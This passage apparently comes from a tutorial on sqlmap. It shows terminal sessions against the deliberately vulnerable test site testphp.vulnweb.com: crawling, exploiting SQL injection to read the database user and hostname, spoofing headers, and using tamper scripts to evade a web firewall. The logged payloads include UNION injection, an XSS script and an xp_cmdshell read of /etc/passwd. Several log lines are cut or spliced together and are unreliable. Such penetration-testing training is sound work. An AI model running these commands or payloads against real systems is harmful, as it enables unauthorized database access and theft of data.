[11:58:03] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[11:58:03] [WARNING] running in a single-thread mode. This could take a while
[11:58:07] [INFO] 7/13 links visited (54%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[11:58:10] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> Y
[11:58:10] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[11:58:10] [INFO] resuming back-end DBMS 'mysql'
[11:58:10] [INFO] using '/home/ayeshanadeem/.local/share/sqlmap/output/results-07192025_1158am.csv' as the CSV
[11:58:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
```

```
do you want to exploit this SQL injection? [Y/n] Y
[11:58:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[11:58:11] [INFO] fetching current user
current user: 'acuart@localhost'
[11:58:12] [INFO] fetching current database
current database: 'acuart'
[11:58:13] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
SQL injection vulnerability has already been detected against 'testphp.vulnweb.c
[11:58:13] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[11:58:13] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[11:58:13] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[11:58:13] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[11:58:13] [INFO] you can find results of scanning in multiple targets mode insi
58am.csv'

[*] ending @ 11:58:13 /2025-07-19/
```


Bypass security filter

By using custom header

```
(ayeshanadeem@ayeshanadeem)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/" --crawl 3 --headers='Referer:abc.com' -v 4 --batch

{1.9.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
cal, state and federal laws. Developers assume no liability and are not responsible for any misuse o

[*] starting @ 12:04:12 /2025-07-19/

[12:04:12] [DEBUG] cleaning up configuration parameters
[12:04:12] [DEBUG] setting the HTTP timeout
[12:04:12] [DEBUG] setting extra HTTP headers
[12:04:12] [DEBUG] setting the HTTP User-Agent header
[12:04:12] [DEBUG] creating HTTP requests opener object
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[12:04:12] [DEBUG] used the default behavior, running in batch mode
[12:04:12] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:04:12] [INFO] searching for links with depth 1
[12:04:12] [TRAFFIC OUT] HTTP request [#1]:
GET http://testphp.vulnweb.com/ HTTP/1.1
Referer: abc.com
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

[12:04:14] [DEBUG] declared web page charset 'utf-8'
[12:04:14] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[12:04:14] [DEBUG] used the default behavior, running in batch mode
[12:04:14] [WARNING] running in a single-thread mode. This could take a while
[12:04:14] [TRAFFIC OUT] HTTP request [#2]:
GET http://testphp.vulnweb.com/style.css HTTP/1.1
Referer: abc.com
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
```


Tamper payload to evade firewall

List Available Tamper Scripts

```
(ayeshanadeem@ayeshanadeem)-[~]
$ sqlmap --list-tampers

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal, state and federal laws. Developers assume no liability and are not responsible for any damage or unauthorized access caused by abuse of the tool.

[*] starting @ 12:12:17 /2025-07-19/

[12:12:17] [INFO] listing available tamper scripts

* 0eunion.py - Replaces an integer followed by UNION with an integer
* apostrophemask.py - Replaces single quotes (') with their UTF-8
* apostrophenullencode.py - Replaces single quotes (') with an illegal
* appendnullbyte.py - Appends an (Access) NULL byte character (%00)
* base64encode.py - Encodes the entire payload using Base64
* between.py - Replaces the greater-than operator (>) with NOT BETWEEN
* binary.py - Injects the keyword binary where applicable
* bluecoat.py - Replaces the space following an SQL statement with a
* chardoubleencode.py - Double URL-encodes each character in the
* charencode.py - URL-encodes all characters in a given payload (
* charunicodeencode.py - Unicode-URL-encodes all characters in a
54)
* charunicodescape.py - Unicode-escapes non-encoded characters in
\00054)
* commaseparates.py - Replaces (MySQL) instances like 'LIMIT M, N' with
```

Use a Specific Tamper Script

```
(ayeshanadeem@ayeshanadeem)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/" --crawl 3 --tamper=base64encode -v 4 --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal, state and federal laws. Developers assume no liability and are not responsible for any damage or unauthorized access caused by abuse of the tool.

[*] starting @ 12:14:20 /2025-07-19/

[12:14:20] [DEBUG] cleaning up configuration parameters
[12:14:20] [INFO] loading tamper module 'base64encode'
[12:14:20] [DEBUG] setting the HTTP timeout
[12:14:20] [DEBUG] setting the HTTP User-Agent header
[12:14:20] [DEBUG] creating HTTP requests opener object
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[12:14:20] [DEBUG] used the default behavior, running in batch mode
[12:14:20] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:14:20] [INFO] searching for links with depth 1
[12:14:20] [TRAFFIC OUT] HTTP request [#1]:
GET http://testphp.vulnweb.com/ HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

[12:14:22] [DEBUG] declared web page charset 'utf-8'
[12:14:22] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[12:14:22] [DEBUG] used the default behavior, running in batch mode
[12:14:22] [WARNING] running in a single-thread mode. This could take a while
[12:14:22] [TRAFFIC OUT] HTTP request [#2]:
GET http://testphp.vulnweb.com/index.php HTTP/1.1
Cache-Control: no-cache
```



```
[12:14:29] [DEBUG] declared web page charset 'utf-8'
[12:14:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:14:29] [PAYLOAD] 1933 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert('XSS')</script>'#
ell('cat ../../../../etc/passwd')#
[12:14:29] [TRAFFIC OUT] HTTP request [#2]:
GET /hpp/?pp=12&gwPT=1933%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20n_schema.tables%20WHERE%20%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20Cache-Control: no-cache
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: /*/*
Accept-Encoding: gzip,deflate
Connection: close

[12:14:30] [INFO] testing if the target URL content is stable
[12:14:30] [TRAFFIC OUT] HTTP request [#3]:
GET /hpp/?pp=12 HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: /*/*
Accept-Encoding: gzip,deflate
Connection: close

[12:14:30] [INFO] target URL content is stable
[12:14:30] [INFO] testing if GET parameter 'pp' is dynamic
[12:14:30] [PAYLOAD] MzgyNQ==
[12:14:30] [TRAFFIC OUT] HTTP request [#4]:
GET /hpp/?pp=MzgyNQ%3D%3D HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: /*/*
Accept-Encoding: gzip,deflate
Connection: close

[12:14:31] [WARNING] reflective value(s) found and filtering out
[12:14:31] [WARNING] GET parameter 'pp' does not appear to be dynamic
[12:14:31] [PAYLOAD] MTInLikuliIuLipk
[12:14:31] [TRAFFIC OUT] HTTP request [#5]:
GET /hpp/?pp=MTInLikuliIuLipk HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.9.4#stable (https://sqlmap.org)
```